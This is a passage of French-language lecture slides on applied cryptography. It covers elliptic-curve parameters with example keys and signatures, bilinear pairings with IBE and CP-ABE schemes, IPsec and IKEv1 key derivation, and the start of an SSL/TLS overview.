- **DIGITAL SIGNATURE STANDARD (DSS)**
- "Recommandation de courbes elliptiques particulières"



RFC 3278

- "Use of Elliptic Curve Cryptography (ECC) Algorithms in Cryptographic Message Syntax (CMS)"

Exemple Courbe Certicom sect13r1

- ✚ Dans $F2^m$, avec $m=113$, représentation des coordonnées (x,y) 15 octets
- ✚ Courbe: $y^2 + xy = x^3 + ax^2 + b$
 - $a= 003088250CA6E7C7FE649CE85820F7$
 - $b= 00E8BEE4D3E2260744188BE0E9C723$
- ✚ Polynôme générateur: $x^{113}+x^9 + 1$
 - 02000000000000000000000000000201
- ✚ Générateur (forme non compressée)
 - 04 009D73616F35F4AB1407D73562C10F 00A52830277958EE84D1315ED31886
- ✚ Ordre
 - 0100000000000000D9CCEC8A39E56F
- ✚ Cofacteur
 - 2
- ✚ Exemple de clé
 - Privé $a= 000D2634C36BDE27916D7C590136CD$
 - Publique $aP= 04 \quad 01A352487A98884A2A35EEDBB4A93B$
 $0052525EFAC8DA9B62A56D40BBCBEE$
- ✚ Exemple de signature ECCDSA
 - 30 22
 - 02 0F 0020634AAF9F9B385A6CD10086377E (r)
 - 02 0F 00E6855729E55AAB86D69CE2646415 (s)
- ✚ Exemple de calcul ECCDH (Sha1(x|y))
 - 20 octets: 82461C62A3BC762DF2F3270BDD6DC9CC58FD9E17

+ Z/pZ

- $p =$ FFFFFFFF FFFFFFFF FFFFFFFF FFFFFFFF FFFFFFFF
FFFFFFFF FFFFFFFFE FFFFC2F

- $p = 2^{256} - 2^{32} - 2^9 - 2^8 - 2^7 - 2^6 - 2^4 - 1$

+ ECC: $y^2 = x^3 + ax + b$

- $a=0, b=7$

+ G

- 04 79BE667E F9DCBBAC 55A06295 CE870B07
029BFCDB 2DCE28D9 59F2815B 16F81798 483ADA77
26A3C465 5DA4FBFC 0E1108A8 FD17B448 A6855419
9C47D08F FB10D4B8

+ Order

- FFFFFFFF FFFFFFFF FFFFFFFF FFFFFFFFE BAAEDCE6
AF48A03B BFD25E8C D0364141

+ CoFactor

- 1

- ✚ Soit G_1 , G_2 , et G_r des groupes finis d'ordre r , avec r premier
- ✚ Un pairage bilinéaire e (*bilinear pairing*, *bilinear map*) est une fonction telle que
 - $e: G_1 \times G_2 \rightarrow G_r$
 - e est non dégénérée, $e(P, Q) \neq 1$
 - e est bilinéaire $e(aP, bQ) = e(P, Q)^{ab}$

Groupe de r-torsion

- ✚ $E(K)$ une courbe elliptique définie sur un corps K (F_p), de caractéristique q ($p=q^m$)
 - Les points de E peuvent être définis (il existe un isomorphisme) sur des corps plus grands F_{q^k} , ou encore la clôture algébrique de K .
- ✚ Pour r entier, le sous groupe de points de r -torsion, défini pour une courbe elliptique E sur un corps K , est noté
 - $E(K)[r] = \{ P \in E \mid rP = O \}$
 - Pour r premier avec q (soit $\text{pgcd}(r, q) = 1$)
 - $E(K)[r]$ est isomorphe à $\mathbb{Z}/r\mathbb{Z} \times \mathbb{Z}/r\mathbb{Z}$
 - $E(K)[r]$ contient r^2 points
- ✚ Si r divise $p-1$ ($q^m - 1$), le corps K (F_p) contient les racines r èmes de l'unité



- ✚ Soit $E(K)$ une courbe elliptique définie sur un corps K (F_p), avec $p = q^m$
- ✚ Soit G un sous groupe cyclique de $E(K)$
 - Il existe k tel que G soit isomorphe à un sous groupe de F_{p^k}
 - La plus petite valeur de k est appelé le *embedding degree*.
 - Soit n le cardinal de G ($\#G$)
 - n divise $p^k - 1$, $n \mid p^k - 1$
- ✚ De manière équivalente k est le plus petit entier, tel que F_{p^k} contienne le groupe μ_n des racines $n^{\text{ième}}$ de l'unité dans F_p

Couplage de Weil

- Corps $K = \mathbb{F}_q$
- $e: E(K) [r] \times E(K) [r] \rightarrow U_m$
 - $e(aP, bQ) = e(P, Q)^{ab}$
- U_m est le groupe des racines $r^{\text{ième}}$ de l'unité dans \mathbb{F}_{q^k}
 - $U_m = \{ x \in \mathbb{F}_{q^k} \mid x^r = 1 \}$
 - r divise le cardinal de $E(K)$ ($\# E(K)$)
 - r divise $q^k - 1$
- Le premier algorithme de couplage de Weil a été proposé en 1986 par *V. Miller*, “Short Programs for Functions on Curves”

Exemple de couplage de Weil

ECC(Fq): $y^2 = x^3 + x$, corps Fq, q premier avec $q \equiv 3 \pmod{4}$

G1 est un sous groupe de ECC(Fq), G2 est un sous groupe de Fq^2

Il y a $q+1$ points sur la courbe $\#ECC(Fq) = q+1$

r = ordre de G1 = facteur premier de $q+1$

h = cofactor = $\#ECC(Fq) / r$

- r divise $q+1$

- r divise $q^2 - 1$ puisque $q^2 - 1 = (q-1)(q+1)$

q=87807107996633125224377819847540498158068831994142082110286533992664756308
80222957078625179422662221423155858769582317459277713367317481
324925129998224791.

h=12016012264891146079388821366740534204802954401251311822919615131047207289
359704531102844802183906537786776

r=730750818665451621361119245571504901405976559617

Generator P=

7642139327957903851661461564846281857107382461367312235946073058631971489041
0733523075286695323291951009815655799138887725111322584405139693907815141068
84,
8410531261668030641453491637062375131679516717637447959909430272303540982487
0295101995804868584972949481861296415156306343396912667744802346340490210252
96



Example Couplage de Weil

✚ a = 321231739573260508064943282038854866624801566274

✚ aP = 301901600464207748384853072909292823401500311348346356764859754747703
064669197258898445749044213480292759568257999990157011471277891932048
3502179821202747,
622130912004388536645426112375868421081814378272661695953772580311048
821974186212677634483766383564352093956376894422864585155448402243584
2060112859040085

✚ b = 591069617759232948334516538341133684003963967541

✚ bP = 489872625336582550697622917901310968712983470168986006826993590244144
534124000070208650497397931419729729097601618783404569928023315742260
1733989063260044,
715768020641988338757762409522925702707172363082968385844449919698450
610626853008028585471746136204506517503675925750751323255279155813951
061482849469617

✚ c = 332790059747456431829511198714114673843901104395

✚ cP = 361673235446634950587227148388584900737947568189969047494313829915613
165227389313929815513580932571550613336307696480151992816947356553291
3077259306029100,
591927063716469042674124332635453987072498361375371305395310139261168
079986151403557597760872949800149313292665777504365718007945299529892
7247712148590792

✚ $S = f(aP, bP)^c = f(bP, cP)^a = f(cP, aP)^b =$
411874021818983935494518378468671897765968395058497750231537284872046
634607045530820852050427874577949368791925702115715036551400857093954
2202145179250626,
792272713616191570585463230096947246676587164343554480144379956667402
825333387256294430771484207666103108581680992251414596583914923441539
9681428439428268

- ✚ E une courbe elliptique sur un corps K (F_p), de caractéristique q ($p = q^m$)
- ✚ $E(K)[r]$ un groupe de r -torsion avec r premier avec q
- ✚ Soit k le plus petit entier tel que r divise p^{k-1}
 - k est le « embedding degree » de la courbe elliptique E relativement à r
- ✚ $e: E(F_p)[r] \times E(F_{p^k})[r] \rightarrow U_m$
 - U_m est le groupe des racines r ième de l'unité dans F_{p^k}
 - 🌐 $U_m = \{ x \in F_{p^k} \mid x^r = 1 \}$
- ✚ $e(aP, bQ) = e(P, Q)^{ab}$

Quelques Applications Emergentes

- ✚ DH Tripartie
 - Trois clés publiques aP, bP, cP
 - Trois clés privées a, b, c
 - $e(aP, bP)^c = e(bP, cP)^a = e(aP, cP)^b = e(P, P)^{abc}$
- ✚ IBE (Identity Based Encryption) version de base
 - P un point d'ordre r
 - Clé maitre (privée) $s \in [0, r-1]$
 - $h: \{\text{identities}\} \rightarrow Z/rZ, \in [0, r-1]$
 - $h': Fq^k \rightarrow Z/nZ$
 - Clé publique IBE sP
 - Clé privée IBE s
 - Clé publique de ID= $h(ID).P$
 - Clé privée de ID= $s.h(ID).P$
 - r un nombre aléatoire dans $[0, r-1]$
 - Chiffrement à l'aide de la clé publique sP, ID , et d'un nombre aléatoire r
 - $K = e(h(ID)P, sP)^r = e(P, P)^{s \cdot r \cdot h(ID)}$
 - Secret = $h'(K)$
 - $C = M \text{ exor Secret}$
 - Transmission (rP, C)
 - Déchiffrement à l'aide de la clé privée $s, h(ID), P$
 - $K = e(s \cdot h(ID) P, rP) = e(P, P)^{s \cdot r \cdot h(ID)}$
 - Secret = $h'(K)$
 - $M = C \text{ exor S}$




Architecture IBE

$$e(Q_{BOB}, sP)^r = e(sQ_{BOB}, rP) = e(Q_{BOB}, P)^{rs}$$

$$Q_{ALICE} = h(alice)P$$

$$Q_{BOB} = h(bob)P$$



$$e: G \times G \rightarrow G$$

$$rP, e(Q_{BOB}, sP)^r \text{ exor } M$$



Ciphertext-Policy Attribute-Based Encryption (CP-ABE)

- ✚ Une arbre d'accès (Access Tree, T) est un arbre constitué de nœuds réalisant les opérations booléennes ET ou OU. Les feuilles sont des attributs S_i
- ✚ On utilise un couplage bilinéaire (e) symétrique de $G_0 \times G_0 \rightarrow G_1$, d'ordre (G_0) premier p et de générateur g
- ✚ La clé publique PK est $G_0, g, h = g^B, f = g^{1/B}, e(g, g)^\alpha$
- ✚ La clé maitre MK est (B, g^α)
- ✚ Le chiffrement d'un message M selon PK et T , est réalisé à l'aide d'un nombre aléatoire s choisit dans \mathbb{Z}_p et produit le chiffré CT (qui contient la valeur $M \cdot e(g, g)^{\alpha s}$ et un ensemble de paramètres)
- ✚ Chaque attribut S_i possède une clé privée SK_j générée à partir de MK.
- ✚ Le déchiffrement selon (CT, SK_j) permet d'obtenir le message M .

« Ciphertext-Policy Attribute-Based Encryption », John

Bethencourt, Amit Sahai, Brent Waters, 2006

IPSEC

- ✚ Deux en têtes spécifiques sont utilisés, AH (IP Authentication Header) et ESP (IP Encapsulating Security Payload).
- ✚ AH garantit l'intégrité et l'authentification des datagrammes IP, mais n'assure pas la confidentialité des données.
- ✚ ESP est utilisé pour fournir l'intégrité, l'authentification et la confidentialité des datagrammes IP.

Security Association


✚ Ce concept est fondamental à la fois pour AH et ESP. La combinaison d'un SPI (Security Parameter Index) et d'une adresse de destination identifie de manière unique un SA particulier.

✚ Une association de sécurité inclue usuellement les paramètres suivant :


- Un algorithme d'authentification (utilisé pour AH).
- La (les) clé(s) utilisée(s) par l'algorithme d'authentification.
- L'algorithme de chiffrement utilisé par ESP.
- La (les) clé(s) utilisée(s) par l'algorithme de chiffrement.
- Divers paramètres utiles à l'algorithme de chiffrement.
- L'algorithme d'authentification utilisé avec ESP (s'il existe)
- Les clés utilisées avec l'algorithme d'authentification d'ESP (si nécessaire).
- La durée de vie de la clé.
- La durée de vie du SA.
- La ou les adresses de source du SA
- Le niveau de sécurité (Secret, non classé ...)

✚ Le système hôte qui émet l'information sélectionne un SA en fonction du destinataire. L'association de sécurité est de manière générale mono directionnelle.

Authentication Header




Encapsulating Security Payload




IPSEC: Mode Transport et Mode Tunnel

Mode transport




Mode tunnel



- ✚ Internet Key Exchange
- ✚ RFC 2409, 1998
- ✚ IKE PHASE 1 réalise une association de sécurité ISAKMP entre deux systèmes, qui protège les échanges de IKE phase 2
 - 4 modes, Main Mode, Agressive Mode, Quick Mode, New Group Mode
 - Plusieurs protocoles d'échanges de clés
 - Asymétriques, OAKLEY et SKEME
 - Symétrique (Pre-Shared-Key)
- ✚ IKE PHASE 2 réalise une association de sécurité pour des sessions IPSEC



IKEv1, Pre-Shared-Keys, Main Mode



For pre-shared keys:

$$\text{SKEYID} = \text{prf}(\text{pre-shared-key}, \text{Ni}_b \mid \text{Nr}_b)$$

The result of either Main Mode or Aggressive Mode is three groups of authenticated keying material:

$$\begin{aligned}\text{SKEYID}_d &= \text{prf}(\text{SKEYID}, g^{xy} \mid \text{CKY-I} \mid \text{CKY-R} \mid 0) \\ \text{SKEYID}_a &= \text{prf}(\text{SKEYID}, \text{SKEYID}_d \mid g^{xy} \mid \text{CKY-I} \mid \text{CKY-R} \mid 1) \\ \text{SKEYID}_e &= \text{prf}(\text{SKEYID}, \text{SKEYID}_a \mid g^{xy} \mid \text{CKY-I} \mid \text{CKY-R} \mid 2)\end{aligned}$$

and agreed upon policy to protect further communications. The values of 0, 1, and 2 above are represented by a single octet. The key used for encryption is derived from SKEYID_e in an algorithm-specific manner.

To authenticate either exchange the initiator of the protocol generates HASH_I(SIG_I) and the responder generates HASH_R(SIG_R)

where:

$$\begin{aligned}\text{HASH}_I &= \text{prf}(\text{SKEYID}, g^{xi} \mid g^{xr} \mid \text{CKY-I} \mid \text{CKY-R} \mid \text{SAi}_b \mid \text{IDii}_b) \\ \text{HASH}_R &= \text{prf}(\text{SKEYID}, g^{xr} \mid g^{xi} \mid \text{CKY-R} \mid \text{CKY-I} \mid \text{SAi}_b \mid \text{IDir}_b)\end{aligned}$$

SAi_b is the entire body of the SA payload (minus the ISAKMP generic header), all proposals and all transforms offered by the Initiator.
CKY-I and *CKY-R* are the Initiator's cookie and the Responder's cookie, respectively, from the ISAKMP header.
g^{xi} and *g^{xr}* are the Diffie-Hellman public values of the initiator and responder respectively.

IKeV1, Phase II, Pre-Shared-Key, Quick Mode

Initiator

HDR*, HASH(1), SA, Ni [, KE] [, IDci, IDcr] -->

<-- HDR*, HASH(2), SA, Nr [, KE] [, IDci, IDcr]

HDR*, HASH(3) -->

Responder

HASH(1) = prf(SKEYID_a, M-ID | SA | Ni [| KE] [| IDci | IDcr])

HASH(2) = prf(SKEYID_a, M-ID | Ni_b | SA | Nr [| KE] [| IDci | IDcr])

HASH(3) = prf(SKEYID_a, 0 | M-ID | Ni_b | Nr_b)

KEYMAT = prf(SKEYID_d, protocol | SPI | Ni_b | Nr_b)

IDci, IDcr, identités, les adresses IP en fait.

M-ID, identifiant du message, extrait de l'en tête ISAKMP

SSL/TLS

- ✚ **SSL défini par *netscape* et intégré au browser**
 - Première version de SSL testé en interne
 - Première version de SSL diffusé : V2 (1994)
 - Version actuelle V3
- ✚ **Standard à l 'IETF au sein du groupe Transport Layer Security (TLS)**

+ Authentification

- Serveur (obligatoire), client (optionnel)
- Utilisation de certificat X509 V3
- A l'établissement de la session.

+ Confidentialité

- Algorithme de chiffrement symétrique négocié, clé générée à l'établissement de la session.


+ Intégrité


- Fonction de hachage avec clé secrète : HMAC(clé secrète, Message)

+ Non Rejeu

